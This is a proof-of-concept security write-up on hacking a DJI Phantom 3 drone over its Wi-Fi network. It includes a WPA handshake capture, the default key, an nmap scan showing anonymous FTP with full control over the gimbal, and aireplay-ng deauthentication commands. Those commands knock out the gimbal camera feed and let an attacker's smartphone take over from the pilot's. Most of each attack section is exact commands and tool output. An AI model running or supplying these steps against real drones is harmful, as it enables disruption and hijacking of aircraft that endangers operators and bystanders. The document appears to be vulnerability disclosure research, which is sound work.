# PoC
# DJI Phantom 3 Hacking


**by : Hero Suhartono**
**[hero.debian@gmail.com]**

1. *FTP Gimbal Vulnerability*

*The File Transfer Protocol (FTP) is the standard network protocol used for the transfer of computer files between a client and server on a computer network.*

*FTP is built on a client-server model architecture and uses separate control and data connections between the client and the server.[1] FTP users may authenticate themselves with a clear-text sign-in protocol, normally in the form of a username and password.*


PoC FTP on Gimbal Vulnerability :



```
CH  2 ][ Elapsed: 16 s ][ 2017-09-03 13:30 ][ WPA handshake: 60:60:1F:2F:86:15

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

60:60:1F:2F:86:15  -24       16        8    0   2  54e. WPA2 CCMP   PSK  PHANTOM3_2f8615
C8:B3:73:31:1F:8F  -36        9      423    0   8  54e  WPA  TKIP   PSK  RF-ITConsultant

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

60:60:1F:2F:86:15  00:4F:77:00:04:BF    0    1e- 1      0       93  PHANTOM3_2f8615
C8:B3:73:31:1F:8F  54:A0:50:17:B4:4F   -1   36e- 0      0        2
C8:B3:73:31:1F:8F  E0:3F:49:67:A3:FF   -1   18e- 0      0        1
C8:B3:73:31:1F:8F  00:12:36:1B:89:58  -66   36e-54e     0        6
C8:B3:73:31:1F:8F  D0:E1:40:51:96:8E  -70   24e-54e   597      409
C8:B3:73:31:1F:8F  34:97:F6:C4:D5:14  -70   36e- 1e     0        9
```

| | | |
|---|---|---|
| • SSID Name | : | PHANTOM3_2f8615 |
| • WPA Key | : | 12341234 |
| • Controller IP | : | 192.168.1.1 /24 |
| • Aircraft IP | : | 192.168.1.2 /24 |
| • Gimbal IP | : | 192.168.1.3 /24 |
| • Smartphone IP | : | 192.168.1.20 /24 |
| • Laptop IP | : | 192.168.1.22 /24 |


Network Scanning :



192.168.1.1
192.168.1.2
192.168.1.3
192.168.1.22

```
nmap -T4 -A -v 192.168.1.0/24
```

```
Nmap scan report for 192.168.1.3
Host is up (0.0064s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     BusyBox ftpd (D-Link DCS-932L IP-Cam camera)
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| total 0
| drwxr--r--    1 0        0                0 Oct 10  2017 Android
| drwxr--r--    1 0        0                0 Nov 13  2016 DCIM
| drwxr--r--    1 0        0                0 Oct 10  2017 LOST.DIR
| drwxr--r--    1 0        0                0 Nov 13  2016 MISC
|_drwxr--r--    1 0        0                0 Oct 10  2017 MIUI
|_ftp-bounce: bounce working!
22/tcp open  ssh     OpenSSH 6.2 (protocol 2.0)
| ssh-hostkey:
|   1024 44:06:d4:59:27:d4:c7:e1:a6:c0:c0:85:29:26:2e:31 (DSA)
|   2048 40:0b:c2:f2:80:94:d5:c0:75:cc:6a:cb:78:59:63:25 (RSA)
|_  256 70:05:ef:55:de:31:38:6f:7c:a2:6b:28:19:d9:12:6e (ECDSA)
23/tcp open  telnet  Busybox telnetd
MAC Address: B6:1D:5F:3A:DF:1A (Unknown)
Device type: general purpose
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.32 - 3.10
Uptime guess: 49.708 days (since Tue Aug 22 22:59:37 2017)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=261 (Good luck!)
```



Index of ftp://192.168.1.3/

Up to higher level directory

| Name | Size | Last Modified |
|---|---|---|
| Android | | 10/10/17 18:43:00 GMT+7 |
| DCIM | | 11/13/16 00:00:00 GMT+7 |
| LOST.DIR | | 10/10/17 18:43:00 GMT+7 |
| MISC | | 11/13/16 00:00:00 GMT+7 |
| MIUI | | 10/10/17 18:45:00 GMT+7 |
| P3C_FW_RESULT_AB.txt | 1 KB | 10/11/17 16:21:00 GMT+7 |
| P3C_FW_V99.99.9999.bin | 973 KB | 10/11/17 16:11:00 GMT+7 |

Vulnerability : Anonymous can access full control, including deleting files

Risk : High

2. Kill The Gimbal Camera

Scenario :

- SSID Name : PHANTOM3_2f8615
- WPA Key : 12341234
- Controller IP : 192.168.1.1 /24, Mac address : 60:60:1F:2F:86:15
- Aircraft IP : 192.168.1.2 /24
- Gimbal IP : 192.168.1.3 /24, Mac Address : 60:60:1F:12:D3:A6
- Smartphone IP : 192.168.1.20 /24
- Laptop IP : 192.168.1.22 /24

  * My Laptop using wireless USB : AirLive WL-360USB with packet injection support.

Killing the gimbal camera process :

```
root@DebianGutsy:~# aireplay-ng --ignore-negative-one -0 1000 -a
60:60:1F:2F:86:15 -c 60:60:1F:12:D3:A6 mon0
```

Vulnerability : Now, the gimbal not working and nothing display to smartphone

Risk : High

3. Smartphone Take Over

Scenario :

- SSID Name : PHANTOM3_2f8615
- WPA Key : 12341234
- Controller IP : 192.168.1.1 /24, Mac address : 60:60:1F:2F:86:15
- Aircraft IP : 192.168.1.2 /24
- Gimbal IP : 192.168.1.3 /24, Mac Address : 60:60:1F:12:D3:A6
- Smartphone1 IP : 192.168.1.20 /24, Mac Address : 00:08:22:A6:C1:FC
- Smartphone2 IP : 192.168.1.21 /24
- Laptop IP : 192.168.1.22 /24

  * My Laptop using wireless USB : AirLive WL-360USB with packet injection support.

Smartphone 1 :

- DJIGo installed and connect to SSID
- as main display and monitoring

Smartphone 2 :

- DJIGo installed and connect to SSID
- as Attacker smartphone
- FIFO in Queue List

Smartphone Take Over process :

```
root@DebianGutsy:~# aireplay-ng --ignore-negative-one -0 1000 -a
60:60:1F:2F:86:15 -c 00:08:22:A6:C1:FC mon0
```

Vulnerability : Now, the smartphone 1 disconneted from controller and smartphone 2 replacing the function as smartphone 1

Risk : High